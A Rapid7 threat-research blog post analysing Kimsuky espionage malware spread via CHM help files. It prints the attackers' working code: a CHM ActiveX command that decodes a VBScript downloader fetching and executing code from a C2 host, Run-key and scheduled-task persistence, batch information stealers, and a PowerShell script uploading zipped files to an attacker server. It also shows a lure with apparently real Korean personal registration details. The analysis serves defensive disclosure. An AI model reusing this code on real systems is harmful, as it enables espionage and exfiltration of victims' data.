The Updated APT Playbook: Tales from the Kimsuky threat actor group | Rapid7 Blog

By Rapid7

Published: 2024-03-20 · Archived: 2026-04-05 14:55:55 UTC

Co-authors are Christiaan Beek and Raj Samani

Within Rapid7 Labs we continually track and monitor threat groups. This is one of our key areas of focus as we work to ensure that our ability to protect customers remains constant. As part of this process, we routinely identify evolving tactics from threat groups in what is an unceasing game of cat and mouse.

Our team recently ran across some interesting activity that we believe is the work of the Kimsuky threat actor group, also known as Black Banshee or Thallium. Originating from North Korea and active since at least 2012, Kimsuky focuses primarily on intelligence gathering. The group is known to have targeted South Korean government entities, individuals associated with the Korean peninsula's unification process, and global experts in various fields relevant to the regime's interests. In recent years, Kimsuky's activity has also expanded across the APAC region to impact Japan, Vietnam, Thailand, etc.

Through our research, we saw an updated playbook that underscores Kimsuky's efforts to bypass modern security measures. Their evolution in tactics, techniques, and procedures (TTPs) underscores the dynamic nature of cyber espionage and the continuous arms race between threat actors and defenders.

In this blog we will detail new techniques that we have observed used by this actor group over the recent months. We believe that sharing these evolving techniques gives defenders the latest insights into measures required to protect their assets.

Anatomy of the Attack

Let's begin by highlighting where we started our analysis of Kimsuky and how the more we investigated, the more we discovered — to the point where we believe we observed a new wave of attacks by this actor.

Following the identification of the target, typically we would anticipate the reconnaissance phase to initiate in an effort to identify methods to allow access into the target. Since Kimsuky's focus is intelligence gathering, gaining access needs to remain undetected; subsequently, the intrusion is intended to not trigger alerts.

Over the years, we have observed a change in this group's methods, starting with weaponized Office documents, ISO files, and beginning last year, the abuse of shortcut files (LNK files). By disguising these LNK files as benign documents or files, attackers trick users into executing them. PowerShell commands, or even full binaries, are hidden in the LNK files — all hidden for the end-user who doesn't detect this at the surface.


Our latest findings lead us to observations that we believe are Kimsuky using CHM files which are delivered in several ways, as part of an ISO|VHD|ZIP or RAR file. The reason they would use this approach is that such

containers have the ability to pass the first line of defense and then the CHM file will be executed.

CHM files, or Compiled HTML Help files, are a proprietary format for online help files developed by Microsoft. They contain a collection of HTML pages and a table of contents, index, and full text search capability. Essentially, CHM files are used to display help documentation in a structured, navigable format. They are compiled using the Microsoft HTML Help Workshop and can include text, images, and hyperlinks, similar to web pages, but are packaged as a single compressed file with a .chm extension.

While originally designed for help documentation, CHM files have also been exploited for malicious purposes, such as distributing malware, because they can execute JavaScript when opened. CHM files are a small archive that can be extracted with unzipping tools to extract the content of the CHM file for analysis.

The first scenario in our analysis can be visualized as follows:




The Nuclear Lure

While tracking activity, we first discovered a CHM file that triggered our attention.

Hash	Value
MD5	364d4fdf430477222fe854b3cd5b6d40
SHA1	b5224224fdbabdea53a91a96e9f816c6f9a8708c
SHA256	c62677543eeb50e0def44fc75009a7748cdbedd0a3ccf62f50d7f219f6a5aa05

Analyzing this file in a controlled environment, we observe that the CHM file contains the following files and structure:



The language of the filenames is Korean. With the help of translation software, here are the file names:

- North Korea's nuclear strategy revealed in 'Legalization of Nuclear Forces'.html
- Incomplete.html
- Factors and types of North Korea’s use of nuclear weapons.html
- North Korean nuclear crisis escalation model and determinants of nuclear use.html
- Introduction.html
- Previous research review.html
- Research background and purpose.html

These HTML files are linked towards the main HTML file ‘home.html’ — we will return later to this file.

Each filetype has its unique characteristics, and from the area of file forensics let’s have a look at the header of the file:


```
49 54 53 46 03 00 00 00 60 00 00 00 01 00 00 00-AE 82 AD 1F 12 04 00 00 10 FD 01 7C AA
```

Value	Value	Comment
0x49545346	ITSF	File header ID for CHM files
0x03	3	Version Number
---	---	---
skip		

Value	Value	Comment
---	---	---
0x1204	0412	Windows Language ID
---	---	---

The value 0412 as a language ID is “Korean - Korea”. This can be translated to mean the Windows operating system that was used to create this CHM file was using the Korean language.

When the CHM file is executed, it will showcase the following:



The page in the right pane is the ‘home.html’ file. This page contains an interesting piece of code:

```
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=',cmd, /c echo T24gRXJyb3IgUmVzdW1lIE5leHQNCg0KU2V0IG14ID0gQ3JlYXRlT2JqZWN0KCJNaWNyb3NvZnQuWE1MSFRUUCIpDQpteC5vcGVuICJHRVQiLCAiaHR0cDovLzAwNzAxMTEwLjAwMHdlYmhvc3RhcHAuY29tL3dwLWV4dHJhL3Nob3cucGhwP3F1ZXJ5PTUwIiwgRmFsc2UNCm14LlNlbmQNCg0KRXhlY3V0ZShteC5yZXNwb25zZVRleHQp >"%USERPROFILE%\Links\MXFhejJ3c3gzZWRjA.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\MXFhejJ3c3gzZWRjA.dat"
"%USERPROFILE%\Links\MXFhejJ3c3gzZWRjA.vbs" & start /MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ
/d "%USERPROFILE%\Links\MXFhejJ3c3gzZWRjA.vbs" /f'>
```

```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=',cmd, /c echo T24gRXJyb3IgUmVzdW1lIE5leHQNCg0KU2V0IG14ID0gQ3JlYXRlT2JqZWN0KCJNaWNyb3NvZnQuWE1MSFRUUCIpDQpteC5vcGVuICJHRVQiLCAiaHR0cDovLzAwNzAxMTEwLjAwMHdlYmhvc3RhcHAuY29tL3dwLWV4dHJhL3Nob3cucGhwP3F1ZXJ5PTUwIiwgRmFsc2UNCm14LlNlbmQNCg0KRXhlY3V0ZShteC5yZXNwb25zZVRleHQp >"%USERPROFILE%\Links\MXFhejJ3c3gzZWRjA.dat"
& start /MIN certutil -decode "%USERPROFILE%\Links\MXFhejJ3c3gzZWRjA.dat"
"%USERPROFILE%\Links\MXFhejJ3c3gzZWRjA.vbs" & start /MIN REG ADD
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d
"%USERPROFILE%\Links\MXFhejJ3c3gzZWRjA.vbs" /f'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
shortcut.Click();
</SCRIPT>
</HTML>
```

1. Creation of shortcut link button with malicious cli

2. Automatic execution

The provided code snippet is an example of using HTML and ActiveX to execute arbitrary commands on a Windows machine, typically for malicious purposes. The value assigned to a 'Button' contains a command line with Base64 code in it as another obfuscation technique and is followed by a living-off-the-land technique, thereby creating persistence on the victim's system to run the content.

Let's break it up and understand what the actor is doing:

1. **Base64 Encoded VBScript Execution (T1059.003)**:

- ***echo T24gRXJyb3IgUmVzdW1lIE5leHQ...:*** This part echoes a Base64-encoded string into a file. The string, when decoded, is VBScript code. The VBScript is designed to be executed on the victim's machine. The decoded Base64 value is:

```
On Error Resume Next

Set mx = CreateObject("Microsoft.XMLHTTP")
mx.open "GET", "http://00701111.000webhostapp.com/wp-extra/show.php?query=50", False
mx.Send

Execute(mx.responseText)
```

2. Saving to a .dat File:

- ***>"%USERPROFILE%\Links\MXFhejJ3c3gzZWRjA.dat":*** The echoed Base64 string is redirected and saved into a .dat file within the current user's Links directory. The filename seems randomly generated or obfuscated to avoid easy detection.


3. Decoding the .dat File:

- ***start /MIN certutil -decode "%USERPROFILE%\Links\MXFhejJ3c3gzZWRjA.dat" "%USERPROFILE%\Links\MXFhejJ3c3gzZWRjA.vbs"***: This uses the certutil utility, a legitimate Windows tool, to decode the Base64-encoded .dat file back into a .vbs (VBScript) file. The /MIN flag starts the process minimized to reduce suspicion.

4. Persistence via Registry Modification (T1547.001)

- ***:start /MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d "%USERPROFILE%\Links\MXFhejJ3c3gzZWRjA.vbs" /f***: This adds a new entry to the Windows Registry under the Run key for the current user (HKCU stands for HKEY_CURRENT_USER). This registry path is used by Windows to determine which programs should run automatically at startup. The command ensures that the decoded VBScript runs every time the user logs in, achieving persistence on the infected system.

But what is downloaded from the URL, decoded and written to that VBS file? The URL of the Command and Control Server is hosting an HTML page that contains VBS code:



Analyzing the code, it does several things on the victim's machine:

```
Function SyInf()
        Set ow = GetObject("winmgmts:")
        Set ow_sys = ow.InstancesOf("Win32_ComputerSystem")
        For Each ob in ow_sys
                With ob
                str_tmp = "ComputerName: " & .Caption & vbNewLine & _
                                "OwnerName: " & .PrimaryOwnerName & vbNewLine & _
                                "Manufacturer: " & .Manufacturer & vbNewLine & _
                                "ComputerModel: " & .Model & vbNewLine & _
                                "SystemType: " & .SystemType & vbNewLine
```

The function 'SyInf()' collects basic system information using WMI (Windows Management Instrumentation) and constructs a string with all these details. What is gathered:


- Computer name, owner, manufacturer, model, system type.
- Operating system details, version, build number, total visible memory.
- Processor details, including caption and clock speed.

Other functions in the code collect the running processes on the system, recent Word files, and lists directories and files of specific folders. In our case, the actor was interested in the content of the Downloads folder.

After gathering the requested information from the code, it is all encoded in the Base64 format, stored in the file ‘info.txt’ and exfiltrated to the remote server:

ui = "00701111.000webhostapp.com/wp-extra"

Once the information is sent, the C2 responds with the following message:



This C2 server is still active and while we have seen activity since September 2023, we also observed activity in 2024.

New Campaign Discovered

Pivoting some of the unique strings in the ‘stealer code’ and hunting for more CHM files, we discovered more files — some also going back to H2 2023, but also 2024 hits.

In VirusTotal we discovered the following file:

Hash	Value
MD5	71db2ae9c36403cec1fd38864d64f239
SHA1	5c7b2705155023e6e438399d895d30bf924e0547
SHA256	e8000ddfddbe120b5f2fb3677abbad901615d1abd01a0de204fade5d2dd5ad0d
----------	----------

The file is a VBS script and it contains similar code to what we described earlier on the information gathering script above. Many components are the same, with small differences in what type of data is being gathered.

The biggest difference, which makes sense, is a different C2 server. Below is the full path of when the VBS script ran and concatenated the path:

hxxp://gosiweb.gosiclass[.]com/m/gnu/convert/html/com/list.php?query=6


The modus operandi and reusing of code and tools are showing that the threat actor is actively using and refining/reshaping its techniques and tactics to gather intelligence from victims.

Still More? Yes, Another Approach Discovered

Using the characteristics of the earlier discovered CHM files, we developed internal Yara rules that were hunting, from which we discovered the following CHM file:

Hash	Value
MD5	f35b05779e9538cec363ca37ab38e287
SHA1	d4fa57f9c9e35222a8cacddc79055c1d76907fb9
SHA256	da79eea1198a1a10e2ffd50fd949521632d8f252fb1aadb57a45218482b9fd89
----	---

In this particular case, multiple .bat files and VBS scripts are present:



In similar fashion, an HTML file in the directory contains hidden code:

style="visibility:hidden;"><param name="Command" value="ShortCut"><param name="Button" value="Bitmap:shortcut"><param name="Item1" value=",hh,-decompile C:\\Users\\Public\\Libraries '+d+'

The background png file shows (translated) the following information:

Ahn Min-guk

Registration information and registration completion notice

Registration number: 41607

Agent: Attorney Heo Jwa-young

Owner: Nonghyup Bank Co., Ltd. (Jangyuseo Branch)

(Resident) Registration Number: 110111-4809385

Address: 120 Dongil-ro, Jung-gu, Seoul (Chungjeongro 1-ga)

Real estate identification number: 1955-2017-005088

Real estate location: [Open ownership] 1012 Yeonae-ri, Jinyeong-eup, Gimhae-si, Gyeongsangnam-do, Hyeopseong Hupore Jinyeong Building 106, 4th floor, 6401 (Road address) 284 Jinyeong-ro, Jinyeong-eup, Gimhae-si, Gyeongsangnam-do

Application date: May 11, 2017 Application number: 41607

Purpose of registration: Establishment of mortgage

Cause and date of registration: May 11, 2017 Establishment contract

Attachment baseline

2V YF BMZP X7A2

May 15, 2017

Changwon District Court Gimhae-dong Indictment

registrar

Photo taken

※ How to use registered information and precautions

- Inside the security sticker is the serial number and 50 items needed for the next registration application.
- When applying for registration, remove the security sticker and randomly enter one serial number and password.

If filled out at the time of application, it has the same effect as attaching a conventional registration copy, and Please note that the notice itself is not attached.

- Therefore, when applying for registration, there is no need to provide the registration information and written notice of registration completion to the transaction counterparty, but only one serial number

If you delegate it to an agent, you only need to provide one of 50 serial numbers and passwords, as well as the relevant serial number. In this case, it is the same as losing the conventional registration certificate. someone else obtains the password of the registration pin information, etc.

There is a risk of damage, so please be thorough in management.

☛ The registration information and registration completion notice are issued in place of the conventional registration certificate, so if they are lost, they will not be issued, so please be especially careful when storing it.

RPA05/Securitized Asset Department/2023-08-21 11:27:28

Once the CHM file is executed, it drops all files in the *C:\\Users\\Public\\Libraries* directory and starts running. It starts with creating a persistence scheduled task with the "\2034923.bat" file:

```
@echo off
pushd "%~dp0"
schtasks /query /tn "SafeBrowsing" > nul
if %ERRORLEVEL% equ 0 (goto NORMAL) else (goto REGISTER)
:REGISTER
schtasks /create /sc minute /mo 2 /tn "SafeBrowsing" /tr "%~dp0emlmanager.vbs" /f > nul
:NORMAL
if exist "9583423.bat" (
    call 9583423.bat > nul
    del /f /q 9583423.bat > nul
)
set l=https://niscarea.com
call 4959032.bat %1% > nul
call 5923924.bat %1% > nul
```

The VBS script will create a Service and then the other .bat files are executed, each with different functions.

The "9583423.bat" script will gather information from the system and store them in text files:

```
@echo off
pushd "%~dp0"
systeminfo > %~dp0sys.txt
timeout -t 1 /nobreak
tasklist > %~dp0tsklt.txt
timeout -t 1 /nobreak
dir "C:\Users\%username%\Desktop" /a/o-d/s > %~dp0desk.txt
timeout -t 1 /nobreak
dir "C:\Users\%username%\Downloads" /a/o-d/s > %~dp0down.txt
timeout -t 1 /nobreak
set l=https://niscarea.com
call 1295049.bat %l% "%~dp0sys.txt" > nul
timeout -t 1 /nobreak
call 1295049.bat %l% "%~dp0tsklt.txt" > nul
timeout -t 1 /nobreak
call 1295049.bat %l% "%~dp0desk.txt" > nul
timeout -t 1 /nobreak
call 1295049.bat %l% "%~dp0down.txt" > nul
timeout -t 1 /nobreak
```


In the above code, when information is gathered, the file is called by the '1295049.bat' script, which contains the Powershell code to setup the connection to the C2 server with the right path, Base64 encode the stream, and transfer:

```
@echo off
rem set help=abc
rem ========================================
pushd %~dp0
set "l=%~1"
set "f=%~2"
powershell -ep bypass -command "Add-Type -AssemblyName System.IO.Compression.FileSystem;
$l='%l%';$f='%f%';$r=[DateTime]::Now.ToString('MM-dd HH-mm-ss');$c= [Convert]::ToBase64String
([System.Text.Encoding]::ASCII.GetBytes($env:COMPUTERNAME));$a='Mozilla/5.0 (compatible; MSIE 10.0;
Windows NT 6.*; WOW64; Trident/6.0)';$z=$f+'.zip';$e=$f+'.enc';Remove-Item $z -Force;Remove-Item $e
-Force;$t=$f.Substring($f.LastIndexOf('\')+1);$h=[System.IO.Compression.ZipFile]::Open($z,'Create');
[System.IO.Compression.ZipFileExtensions]::CreateEntryFromFile($h,$f,$t);$h.Dispose();
$b=Get-Content $z -Encoding Byte -Raw;[Convert]::ToBase64String($b)|Out-File $e -Encoding ascii;
Remove-Item $z -Force;Remove-Item $f -Force;$u=$l+'/in.php?cn='+$c+'&fn='+$r;
$w=New-Object System.Net.WebClient;$w.Headers.Add('User-Agent',$a);$w.UploadFile($u,$e);Remove-Item $e -Force;"
```

Combining the code from previous .bat file and this code, the path to the C2 is created:

hxxps://niscarea[.]com/in.php?cn=[base64]&fn=[DateTime]

